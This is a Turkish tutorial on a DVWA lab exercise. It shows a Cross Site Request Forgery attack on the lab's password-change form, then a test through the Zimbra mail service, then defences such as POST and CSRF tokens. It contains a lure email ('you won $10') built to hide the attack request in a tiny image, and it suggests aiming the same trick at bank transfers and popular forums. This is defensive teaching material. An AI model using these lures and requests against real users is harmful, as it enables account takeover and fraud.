Güvenlik Medium seviyesinde iken kara liste diye tabir edilen güvenlik prosedürü uygulanmıştır. Yani kara listede olanları filtrele, gerisini salıver mantığı... Bu yazının konusu olan High seviyesinde ise yine kara liste yöntemi uygulanmıştır, fakat kara listenin kapsamı genişletilmiş ve daha hassas oluşturulmuştur. Güvenlik camiasında bir de beyaz liste ile güvenlik sağlama yöntemi vardır. Bu yöntemle göre sözgelimi metin kutusundan gelecek veri içerisinde beyaz listede olanları çek, gerisini sil mantığı güdülür. Kara liste ise bunun tam tersidir: "Kara listede olanları sil, gerisini çek". Güvenlik uzmanları tarafından beyaz liste önerilmektedir. Çünkü en kaliteli ve sağlam güvenlik beyaz liste ile temin edilebilir. Kara liste güvenliği belli bir miktar sağlar, fakat gelecekte gelebilecek yeni tür ataklara karşı savunmasızdır.

DERS 7 - CROSS SİTE REQUEST FORGERY (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının içerisinde bulunan bir sayfanın güvenlik zafiyetinden faydalanarak Cross Site Request Forgery saldırısında bulunulacaktır.

Dersin Hedefi

DVWA'da oturum açmış kurbanın şifresini kurban fark etmeden deęiřtirin.

Cross Site Reqeust Forgery Nedir?

Cross-Site Request Forgery, yani sitelerarası talep sahtekarlıęı saldırısı uzaktan bir form tag'ını kurbanla submit'leřtirmeye denir. Mesela saldırganın online bir bankacılık iřlemi için kullanılan parametrelere sahip linki kurbanla eposta yoluyla gönderdiğini varsayalım. Bu durumda kurban mail'i görüntüledięi sıralarda ilgili bankaya ait siteye baęlı vaziyette ise istemeden bankanın bir form'unu submit'lemiş olur ve mesela saldırganla para transfer etmiş olur. Tüm bu süreci anlamlandırabileceğiniz örnek bir sonraki başlıkta bahsedilmiştir.

Cross Site Reqeust Forgery Nasıl Yapılır?

İlk olarak bu dersin linkine dikkat edin:

<http://localhost/dvwa/vulnerabilities/csrf/>

Ardından ekrandaki metin kutularını doldurun:

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Change butonu ile form'u submit'leřtirdiğinizde linkin dönüřtüęü son hale bakın:

http://localhost/dvwa/vulnerabilities/csrf/?password_new=deneme&password_conf=deneme&Change=Change#

Görüldüęü üzere DVWA'nın bu sayfası şifre deęiřiklięini "GET" methodu ile yapmaktadır. Bunu bilen saldırgan yukarıdaki linke bakarak şifre kısımlarına kendi belirledięi şifreleri koyabilir, ardından bu linki <img'nin içine gömüp bir eposta hazırlayabilir ve kurbanla yollayabilir. Bunun üzerine kurban saldırganla gelen postayı görüntülediğinde eęer DVWA'da oturumu o sıralar açık vaziyette ise şifresini istemeden deęiřtirmiş olur. Hem de fark etmeden... Böylesi bir senaryoda saldırgan ařaęıdaki gibi bir eposta içerięini kurbanla yollayabilir:

```
1 <html>
2 <head>
3   <title>TEBRİKLER, 10$ KAZANDINIZ</title>
4
5 <body>
6   <p>Bravo size ^^ </p>
7   
8 </body>
9 </html>
```

Yukarıdaki tag'ına dikkat edin. tag'ı resim linki almalıyken bunun yerine saldırganın emelleri doğrultusunda hazırlanmış bir link almıştır. Bu link kurbanın şifresini "deneme" olarak değiştirecektir. Aklınıza şöyle bir soru gelmiş olabilir: Neden tag'ı kullanıldı? Bunun nedeni tag'ının aldığı linke kullanıcıdan hiçbir müdahale istemeden otomatikmen talep gönderiyor oluşundandır. Yani düşünün: Bir web sitesinde siz resim görüntülerken genellikle "resmi görüntüle" gibi butonlara basmazsınız. Resim kendiliğinden görüntülenir. İşte bunun nedeni tag'ının otomatik bir şekilde resmi sunucudan istiyor oluşundandır. Saldırgan tag'ının bu otomatik talep gönderme özelliğinden faydalanarak resim linki yerine kendi saldırı linkini koymuştur. Böylelikle kurban epostayı görüntülediğinde tag'ı otomatikmen kendinde olan linke resim alabilmek için talepte bulunacaktır. Sonuçta bu bir resim linki olmadığı için cevap olarak resim gelmeyecektir. Fakat sonuçta talep yapılmış olacaktır. Yani sanki kurban saldırganın gönderdiği linki tarayıcısının adres çubuğuna girip ENTER'lamış gibi olacaktır. Diğer bir ifadeyle sanki kurban DVWA'nın şifre değiştirme sayfasında yer alan formu eliyle submit'lemiş gibi olacaktır. Saldırgan kurbanın epostadan kuşulanmaması için <img tag'ına genişlik ve yükseklik olarak 1 değerini koymuştur (width="1" height="1") Böylece tag'ı resim alamadığında resim görüntülenemiyoru ifade etmek için göstereceği çarpı işaretinin görüntülenmesi engellenmiş olacaktır ve kurban hiçbir şeyden haberdar olamayacaktır.

Şimdi bu eposta içeriğinin gerçekten işe yarayıp yaramadığını test edelim. DVWA'da oturumunuz açık vaziyette dursun ve yukarıdaki eposta içeriğini bir html dosyasına yapıştırın. Ardından html dosyasını tarayıcınızın yan sekmesinde görüntüleyin. Artık şifreniz değişmiş bulunmaktadır. Bunu görmek için DVWA'nın sol alt köşesindeki Logout butonuna tıklayın ve eski şifreniz ile giriş yapmayı deneyin. Giremeyeceksiniz. Epostada kullandığınız linkin parametresinde yer alan yeni şifre ile giriş yapabilirsiniz.

NOT: Saldırı esnasında bir eposta hizmeti fark ettiyseniz kullanılmadı. Bunun yerine eposta içeriğini biz kendi tarayıcımızda görüntüleyerek saldırıyı simule ettik. Bunun nedeni popüler eposta hizmeti veren servislerin bu tip saldırıları bertaraf ediyor oluşundandır.

Sonuç

Yukarıda bahsedilen yöntemle şifre değiştirmenin dışında daha etkili saldırılar da yapılabilir. Mesela bu yöntem para transferi için GET methodunu kullanan online bankacılık sitelerinde de kullanılabilir. img tag'ının içine yerleştirilen url'nin para ve transfer yap parametrelerine belli bir miktar para ve saldırganın kendi hesap bilgisi konularak kurbanın ruhu duymadan para transferi gerçekleştirilebilir. Fakat bankalar böyle açıklıklara artık sahip değiller. Üstelik email hizmeti sunan hotmail, gmail gibi servisler de tag'ının böyle usülsüzce kullanımı konusunda önlemler almışlardır. Mesela gmail aldığı img tag'ını kendi sunucusunda değerlendiriyor ve img tag'ının resim üretmediğini tespit ettiğinde img'nin src attribute'una kendi url'sini yerleştirerek eposta alıcısına postayı o şekilde sunuyor. Böylelikle kurban saldırıyı atlatmış oluyor. Bu sakıncalı URL'yi ziyaret eden Google sunucusu ise normal bir kullanıcı gibi sitelerde gezip oturum açmayacağı için gelen saldırıdan etkilenmiyor. Dolayısıyla img tag'ının bu kaydadeğer kullanımı popüler eposta servis sağlayıcıları için geçerli değildir. Ancak yeni yetme email servislerinde eğer önlem alınmamışsa kullanılabilir. CSRF saldırısı ile yapılabileceklerle ilave örnek olarak kurbanın zafiyete sahip web uygulamasındaki hesabında

yer alan eposta adresini deđiŐtirme (böylece hesabı ele geçirmeye dönük Őifre reset'lemeyi umma), kurban adına zafiyete sahip web uygulamasında absürt bir ileti gönderme (böylece kurbanı belki kötü bir duruma düşürme) gibi.

Bu gösterilen csrf saldırısı temel bir uygulamadır. Bu uygulamayı saldırganın çeŐitli sayıda saldırı kodunu epostaya gömdüđü Őekilde hayal edebilirsiniz. Yani bu eposta içerisinde csrf açığı olan birden fazla web uygulamasına (popüler teknoloji forumlarına, popüler oyun forumlarına, popüler portallere) dönük aksiyon aldirtma veya birden fazla aksiyon aldirtma kodları yer aldıđı Őeklinde. Bu Őekilde birden fazla (örn; onlarca) <img etiketi ile saldırgan kurbanların bu siteleri kullanıyor olduđu varsayımından hareketle Őansını arttırmayı deneyebilir.

Cross Site Request Forgery'den Korunma

Hassas bilgilerin iletileceđi form'larda GET kullanımından kaçınılmalıdır. GET yerine POST kullanılmalıdır. Çünkü eđer kritik form'larda GET methodu kullanılırsa formu Submit'leme işlevi linklere de verilmiş olur ve böylelikle yukarıda anlatılanlardan gördüğünüz üzere Cross Site Request Forgery'nin önü açılmış olur. Kritik olmayan noktalarda (formlarda) GET methodu kullanılabilir. GET ile POST'un arasındaki farkı öğrenmek için [Őu yazımı](#) okuyabilirsiniz.


Eđer GET kullanımı mecburiyse ve GET'in kullanılacağı form gerçekten de kritik bir işlem yürütüyorsa bu durumda CSRF saldırılarıyla kurbanların bu form'u fark etmeden submit'lemesinin (veya submit'lettirilmesinin) önüne geçmek için Cross Site Request Forgery Token (Siteler Arası Talep Sahtekarlığı Jetonu) kullanılmalıdır. Yani kısaca CSRF Token önlemi. CSRF Token, form alanlarına koyulan rastgele oluşturulmuş bir deđerdir. GET metodunu kullanan form'larda form'un uzaktan (örneğin yan sekmelerden) submit'lettirilmesinin önüne geçmek için kullanılır.

Örneđin DVWA için konuşacak olursak dwa'da csrf açığı olan nokta Őu Őekildeydi;

DVWA'da CSRF Saldırısı Yapılabilen Nokta:

```
1 <form action="#" method="GET">
2   New password:<br>
3   <input type="password" autocomplete="off" name="password_new"><br>
4
5   Confirm new password:<br>
6   <input type="password" autocomplete="off" name="password_conf"><br>
7
8   <br>
9   <input type="submit" value="Change" name="Change">
10 </form>
```

Çıktı:



Form alındaki yeni şifre, yeni şifre onay kısımlarına ilave olarak ekstradan CSRF token değeri tutan bir alan eklenirse bu saldırının önüne geçilebilir. Yani uygulamadaki bu kod bloğu;

Uygulamadaki Talep Noktası (Güvensiz Hal):

```

1 | <form action="#" method="GET">
2 |   New password:<br>
3 |   <input type="password" autocomplete="off" name="password_new"><br>
4 |
5 |   Confirm new password:<br>
6 |   <input type="password" autocomplete="off" name="password_conf"><br>
7 |
8 |   <br>
9 |   <input type="submit" value="Change" name="Change">
10| </form>

```

aşğıdaki gibi düzenlenirse,

Uygulamadaki Talep Noktası (Güvenli Hal):

```

1 | <form action="#" method="GET">
2 |   New password:<br>
3 |   <input type="password" autocomplete="off" name="password_new"><br>
4 |
5 |   Confirm new password:<br>
6 |   <input type="password" autocomplete="off" name="password_conf"><br>
7 |
8 |   <input type="hidden" name="csrf_jetonu" value="97sdjfklsdfkd329743kldf">
9 |
10|   <br>
11|   <input type="submit" value="Change" name="Change">
12| </form>


```

eposta yoluyla gönderilen zararlı postadaki <img etiketindeki link rastgele değerde oluşturulan csrf token parametresine sahip olmayacağından veya bu parametreye sahip olsa bile doğru değeri (sunucunun kabul ettiği değeri) tutturması oldukça güç olacağından kurban, postayı görüntülediğinde farkına varmadan talebi yapacaktır yine, ama, talebi alan sunucu talepteki csrf token değerinin yanlışlığını görerek talebi geçersiz sayacaktır ve işlemeyecektir. Böylece kurban isteđi dışında ve fark etmeden bir form'u submit'lememiş olacaktır.


Ekstra

Piyasada Zimbra adıyla öne çıkan bir eposta servisi üzerinden csrf saldırısını uygulayalım ve bu eposta içeriğinin gerçekten işe yarayıp yaramadığını test edelim. Öncelikle (filtreleme mekanizmaları iyi çalışmayan) bu eposta servisiyle / uygulamasıyla zararlı kod içeren (Tebrikler 10\$ kazandınız.... diyen içerekteki) epostayı oluşturalım. Not: Muhtemel odur ki eposta içeriğini saldırgan daha akıllıca süslemeyi deneyebilir. Böylece kurbanların epostaya tıklama ve görüntüleme dürtüleri üzerinden sonuca ulaşmayı deneyebilir.


Aşağıda örnek bir eposta servisi üzerinden eposta oluşturma ekranı gösterilmiştir.




Eposta servisinin eposta içeriđi doldurma bölgesine metin nitelikte veri doldurma yerine html veri koyabilmek için eposta servisinin seçenek olarak sunduđu "Kaynak Kod" olanađından faydalanılır.




Daha sonra kaynak kod bölümüne zararlı kod gömülür.



Pencereye Tamam dendiğinde kaynak kod, eposta metin bölümüne gömülecektir ve görünüm olarak sadece html verinin oluşturduğu çıktı ekrana gelecektir. Gönder butonu ile eposta kurbanu gönderilir.




Örneğin yine aynı filtreleme mekanizması iyi çalışmayan eposta servisiyle / uygulamasıyla kurban, epostayı almış olsun.





Kurban epostayı açmadan önce, burada saldırının işe yaraması noktasında bir başka

gereksinime ihtiya vardır. O da kurbanın tarayıcıda eposta servisini görüntülerken yan sekmesinde Cross Site Request Forgery zafiyetine sahip web uygulamasını da barındırıyor olmasıdır. Burada örnek olarak DVWA uygulaması kullanılmaktadır.

